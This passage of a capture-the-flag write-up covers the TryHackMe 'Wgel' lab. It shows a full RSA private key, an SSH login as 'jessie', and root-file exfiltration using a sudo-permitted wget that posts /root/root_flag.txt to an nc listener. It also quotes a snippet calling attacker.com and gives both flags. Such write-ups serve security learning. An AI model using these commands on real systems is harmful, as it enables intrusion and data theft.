
```
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEA2mujeBv3MEQFCel8yvjgDz066+8Gz0W72HJ5tvG8bj7Lz380
m+JYAquy30lSp5jH/bhcvYLsK+T9zEdzHmjKDtZN2cYgwHw0dDadSXWFf9W2gc3x
W69vjkHLJs+lQi0bEJvqpCZ1rFFSpV0OjVYRxQ4KfAawBsCG6lA7GO7vLZPRiKsP
y4lg2StXQYuZ0cUvx8UkhpgxWy/OO9ceMNondU61kyHafKobJP7Py5QnH7cP/psr
+J5M/fVBoKPcPXa71mA/ZUioimChBPV/i/0za0FzVuJZdnSPtS7LzPjYFqxnm/BH
Wo/Lmln4FLzLb1T31pOoTtTKuUQWxHf7cN8v6QIDAQABAoIBAFZDKpV2HgL+6iqG
/1U+Q2dhXFLv3PWhadXLKEzbXfsAbAfwCjwCgZXUb9mFoNI2Ic4PsPjbqyCO2LmE
AnAhHKQNeUOn3ymGJEU9iJMJigb5xZGwX0FBoUJCs9QJMBBZthWyLlJUKic7GvPa
```

```
M7QYKP51VCi1j3GrOd1ygFSRkP6jZpOpM33dG1/ubom7OWDZPDS9AjAOkYuJBobG
SUM+uxh7JJn8uM9J4NvQPkC10RIXFYECwNW+iHsB0CWlcF7CAZAbWLsJgd6TcGTv
2KBA6YcfGXN0b49CFOBMLBY/dcWpHu+d0KcruHTeTnM7aLdrexpiMJ3XHVQ4QRP2
p3xz9QECgYEA+VXndZU98FT+armRv8iwuCOAmN8p7tD1W9S2evJEA5uTCsDzmsDj
7pUO8zziTXgeDENrcz1uo0e3bL13MiZeFe9HQNMpVOX+vEaCZd6ZNFbJ4R889D7I
dcXDvkNRbw42ZWx8TawzwXFVhn8Rs9fMwPlbdVh9f9h7papfGN2FoeECgYEA4EIy
GW9eJnl0tzL31TpW2lnJ+KYCRIlucQUnBtQLWdTncUkm+LBS5Z6dGxEcwCrYY1fh
shl66KulTmE3G9nFPKezCwd7jFWmUUK0hX6Sog7VRQZw72cmp7lYb1KRQ9A0Nb97
uhgbVrK/Rm+uACIJ+YD57/ZuwuhnJPirXwdaXwkCgYBMkrxN2TK3f3LPFgST8K+N
LaIN0OOQ622e8TnFkmee8AV9lPp7eWfG2tJHk1gw0IXx4Da8oo466QiFBb74kN3u
QJkSaIdWAnh0G/dqD63fbBP95lkS7cEkokLWSNhWkffUuDeIpy0R6JuKfbXTFKBW
V35mEHIidDqtCyC/gzDKIQKBgDE+d+/b46nBK976oy9AY0gJRW+DTKYuI4FP51T5
hRCRzsyyios7dMiVPtxtsomEHwYZiybnr3SeFGuUr1w/Qq9iB8/ZMckMGbxoUGmr
9Jj/dtd0ZaI8XWGhMokncVyZwI044ftoRcCQ+a2G4oeG8ffG2ZtW2tWT4OpebIsu
eyq5AoGBANCkOaWnitoMTdWZ5d+WNNCqcztoNppuoMaG7L3smUSBz6k8J4p4yDPb
QNF1fedEOvsguMlpNgvcWVXGINgoOOUSJTxCRQFy/onH6X1T5OAAW6/UXc4S7Vsg
jL8g9yBg4vPB8dHC6JeJpFFE06vxQMFzn6vjEab9GhnpMihrSCod
-----END RSA PRIVATE KEY-----
```



```
Phantom0-HunterMachine » 💀 0ms » 11:04 » ~/CTF_THM_Wgel
⚡ phantom0 »» ls
id_rsa

Phantom0-HunterMachine » 💀 0ms » 11:04 » ~/CTF_THM_Wgel
⚡ phantom0 »» cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEA2mujeBv3MEQFCel8yvjgDz066+8Gz0W72HJ5tvG8bj7Lz380
m+JYAquy30lSp5jH/bhcvYLsK+T9zEdzHmjKDtZN2cYgwHw0dDadSXWFf9W2gc3x
W69vjkHLJs+lQi0bEJvqpCZ1rFFSpV0OjVYRxQ4KfAawBsCG6lA7GO7vLZPRiKsP
y4lg2StXQYuZ0cUvx8UkhpgxWy/OO9ceMNondU61kyHafKobJP7Py5QnH7cP/psr
+J5M/fVBoKPcPXa71mA/ZUioimChBPV/i/0za0FzVuJZdnSPtS7LzPjYFqxnm/BH
Wo/Lmln4FLzLb1T31pOoTtTKuUQWxHf7cN8v6QIDAQABAoIBAFZDKpV2HgL+6iqG
/1U+Q2dhXFLv3PWhadXLKEzbXfsAbAfwCjwCgZXUb9mFoNI2Ic4PsPjbqyCO2LmE
AnAhHKQNeUOn3ymGJEU9iJMJigb5xZGwX0FBoUJCs9QJMBBZthWyLlJUKic7GvPa
M7QYKP51VCi1j3GrOd1ygFSRkP6jZpOpM33dG1/ubom7OWDZPDS9AjAOkYuJBobG
SUM+uxh7JJn8uM9J4NvQPkC10RIXFYECwNW+iHsB0CWlcF7CAZAbWLsJgd6TcGTv
2KBA6YcfGXN0b49CFOBMLBY/dcWpHu+d0KcruHTeTnM7aLdrexpiMJ3XHVQ4QRP2
p3xz9QECgYEA+VXndZU98FT+armRv8iwuCOAmN8p7tD1W9S2evJEA5uTCsDzmsDj
7pUO8zziTXgeDENrcz1uo0e3bL13MiZeFe9HQNMpVOX+vEaCZd6ZNFbJ4R889D7I
dcXDvkNRbw42ZWx8TawzwXFVhn8Rs9fMwPlbdVh9f9h7papfGN2FoeECgYEA4EIy
GW9eJnl0tzL31TpW2lnJ+KYCRIlucQUnBtQLWdTncUkm+LBS5Z6dGxEcwCrYY1fh
shl66KulTmE3G9nFPKezCwd7jFWmUUK0hX6Sog7VRQZw72cmp7lYb1KRQ9A0Nb97
uhgbVrK/Rm+uACIJ+YD57/ZuwuhnJPirXwdaXwkCgYBMkrxN2TK3f3LPFgST8K+N
LaIN0OOQ622e8TnFkmee8AV9lPp7eWfG2tJHk1gw0IXx4Da8oo466QiFBb74kN3u
QJkSaIdWAnh0G/dqD63fbBP95lkS7cEkokLWSNhWkffUuDeIpy0R6JuKfbXTFKBW
V35mEHIidDqtCyC/gzDKIQKBgDE+d+/b46nBK976oy9AY0gJRW+DTKYuI4FP51T5
hRCRzsyyios7dMiVPtxtsomEHwYZiybnr3SeFGuUr1w/Qq9iB8/ZMckMGbxoUGmr
9Jj/dtd0ZaI8XWGhMokncVyZwI044ftoRcCQ+a2G4oeG8ffG2ZtW2tWT4OpebIsu
eyq5AoGBANCkOaWnitoMTdWZ5d+WNNCqcztoNppuoMaG7L3smUSBz6k8J4p4yDPb
QNF1fedEOvsguMlpNgvcWVXGINgoOOUSJTxCRQFy/onH6X1T5OAAW6/UXc4S7Vsg
jL8g9yBg4vPB8dHC6JeJpFFE06vxQMFzn6vjEab9GhnpMihrSCod
-----END RSA PRIVATE KEY-----


Phantom0-HunterMachine » 💀 0ms » 11:04 » ~/CTF_THM_Wgel
⚡ phantom0 »» sudo chmod 600 id_rsa

Phantom0-HunterMachine » 💀 0ms » 11:04 » ~/CTF_THM_Wgel
⚡ phantom0 »» ls -la
total 12
drwxrwxr-x  2 phantom0 phantom0 4096 Dec 11 11:02 .
drwx------ 37 phantom0 phantom0 4096 Dec 11 11:02 ..
-rw-------  1 phantom0 phantom0 1676 Dec 11 11:02 id_rsa

Phantom0-HunterMachine » 💀 0ms » 11:04 » ~/CTF_THM_Wgel
⚡ phantom0 »» █
```

- and let connect to the sever ,but before that we need username we usually search that on the web source code **right click on the page and click view source page search for username** i found username called **Jessie**




```
        </div>
        <div class="content_section_text">
          <p>
                Ubuntu's Apache2 default configuration is different from the
                upstream default configuration, and split into several files optimized for
                interaction with Ubuntu tools. The configuration system is
                <b>fully documented in
                /usr/share/doc/apache2/README.Debian.gz</b>. Refer to this for the full
                documentation. Documentation for the web server itself can be
                found by accessing the <a href="/manual">manual</a> if the <tt>apache2-doc</tt>
                package was installed on this server.

          </p>
          <p>
                The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:
          </p>
          <pre>
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf


 <!-- Jessie don't forget to udate the webiste -->
          </pre>
          <ul>
                        <li>
                           <tt>apache2.conf</tt> is the main configuration
                           file. It puts the pieces together by including all remaining configuration
                           files when starting up the web server.
                        </li>

                        <li>
                           <tt>ports.conf</tt> is always included from the
                           main configuration file. It is used to determine the listening ports for
                           incoming connections, and this file can be customized anytime.
                        </li>

                        <li>
                           Configuration files in the <tt>mods-enabled/</tt>,
                           <tt>conf-enabled/</tt> and <tt>sites-enabled/</tt> directories contain
                           particular configuration snippets which manage modules, global configuration
```

- connect by this command :

```
ssh -i id_rsa jessie@10.64.128.181
```

- choose **yes**
- and you are in the server !




```
Phantom0-HunterMachine » 💀 0ms » 11:04 » ~/CTF_THM_Wgel
⚡ phantom0  »»  ssh -i id_rsa jessie@10.64.128.181
The authenticity of host '10.64.128.181 (10.64.128.181)' can't be established.
ED25519 key fingerprint is: SHA256:6fAPL8SGCIuyS5qsSf25mG+DUJBUYp4syoBloBpgHfc
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.64.128.181' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-45-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


8 packages can be updated.
8 updates are security updates.

jessie@CorpOne:~$ 
```

- now use the command "find " to search the user flag :

```
find ~ -name "user*" -type f 2>/dev/null
```


- "find " id the tool
- "~" this the current working directory on the image
- "-name" used to filter the file name
- "user" is the file name "user*" that indicate a file that start with name "user " and continue
- "-type" that used to choose our searching thing "file or folder "?
- "f" show it is file on "-type"
- "2>/dev/null" that will forward the error to /dev/null



```
jessie@CorpOne:~$ find ~ -name  "user*" -type f  2>/dev/null
/home/jessie/.local/share/keyrings/user.keystore
/home/jessie/.config/user-dirs.locale
/home/jessie/.config/user-dirs.dirs
/home/jessie/.config/dconf/user
/home/jessie/Documents/user_flag.txt
```

see the file by this command :

`cat /home/jessie/Documents/user_flag.txt



```
jessie@CorpOne:~$ cat /home/jessie/Documents/user_flag.txt
057c67131c3d5e42dd5cd3075b198ff6
jessie@CorpOne:~$ 
```

user flag : `057c67131c3d5e42dd5cd3075b198ff6`

- let find the root flag
- in nature the root flag found in "/root" folder
- getting root access is called "privilege escalating"

  there is many thing to escalate like :

  1,SUDO (sudo -l)


  2,SUID

  3,SGID

  4,Capabilities
- 5,Cron Jobs ......
- for this challenge we use "SUDO (sudo -l)"


  use this command :
- `sudo -l`

the result is :



```
jessie@CorpOne:~$ sudo -l
Matching Defaults entries for jessie on CorpOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jessie may run the following commands on CorpOne:
    (ALL : ALL) ALL
    (root) NOPASSWD: /usr/bin/wget
jessie@CorpOne:~$ 
```


- wget is tool
- that show us that can we run wget like root when we run wget by sudo it do not ask password
- example :



```
jessie@CorpOne:~$ sudo wget
wget: missing URL
Usage: wget [OPTION]... [URL]...

Try `wget --help' for more options.
jessie@CorpOne:~$ sudo ls
[sudo] password for jessie:
Sorry, try again.
[sudo] password for jessie:
sudo: 1 incorrect password attempt
jessie@CorpOne:~$ 
```


- when we use wget with sudo there is no ask password but when we use the command ls with sudo ask password
- you can use this site `https://gtfobins.github.io/` to how to get root shell by tool

on "[https://gtfobins.github.io/"](https://gtfobins.github.io/) we search for wget



- now click the **file upload** button .

seem like this :



File upload

It can exfiltrate files on the network.

Send local file with an HTTP POST request. Run an HTTP service on the attacker box to collect the file. Note that the file will be sent as-is, instruct the service to not URL-decode the body. Use `--post-data` to send hard-coded data.

```
URL=http://attacker.com/
LFILE=file_to_send
wget --post-file=$LFILE $URL
```

- why we choose "file upload" :
    - it can exfiltrate files on the network.
-

  Send local file with an HTTP POST request. Run an HTTP service on the attacker box to collect the file. Note that the file will be sent as-is, instruct the service to not URL-decode the body. Use `--post-data` to send hard-coded data.


`URL=http://attacker.com/LFILE=file_to_send wget --post-file=$LFILE $URL`

command :

```
`sudo wget --post-file=/root/root_flag.txt http://192.168.179.158:4444`
```

- "--post-file=/root/root_flag.txt" is locate where the flag where found
- **"**[http://192.168.179.158"](http://192.168.179.158) it will post or upload it on it (it is my THM openvpn ip)
- ":4444" i need to listen and i get flag i will create listener by "necat"
- listener :

`nc -lvnp 4444`



```
jessie@CorpOne:~$ sudo wget --post-file=/root/root_flag.txt http://192.168.179.158:4444
--2025-12-11 20:25:59--  http://192.168.179.158:4444/
Connecting to 192.168.179.158:4444... connected.
HTTP request sent, awaiting response... 
```

```
zsh: corrupt history file /home/phantom0/.zsh_history
Phantom0-HunterMachine » 💀 0ms » 12:25 » ~/CTF_THM_Wgel
⚡ phantom0  »»  nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.179.158] from (UNKNOWN) [10.64.167.237]
POST / HTTP/1.1
User-Agent: Wget/1.17.1 (linux-gnu)
Accept: */*
Accept-Encoding: identity
Host: 192.168.179.158:4444
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 33

b1b968b37519ad1daa6408188649263d
```

```
0  (UNSPEC)
        RX packets 56  bytes 8924 (8.7 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 67  bytes 9570 (9.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


Phantom0-HunterMachine » 💀 0ms » 12:29 » ~/CTF_THM_Wgel
⚡ phantom0  »»  ifconfig tun0
tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST>  mtu 1500
        inet 192.168.179.158  netmask 255.255.128.0  destination 192.168.179.158
        inet6 fe80::df99:152d:499e:1e80  prefixlen 64  scopeid 0x20<link>
        unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00  txqueuelen 500  (UNSP
EC)
        RX packets 56  bytes 8924 (8.7 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 67  bytes 9570 (9.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


Phantom0-HunterMachine » 💀 0ms » 12:29 » ~/CTF_THM_Wgel
⚡ phantom0  »»
```

- at last we get root flag root flag : `b1b968b37519ad1daa6408188649263d`

THANK YOUUUU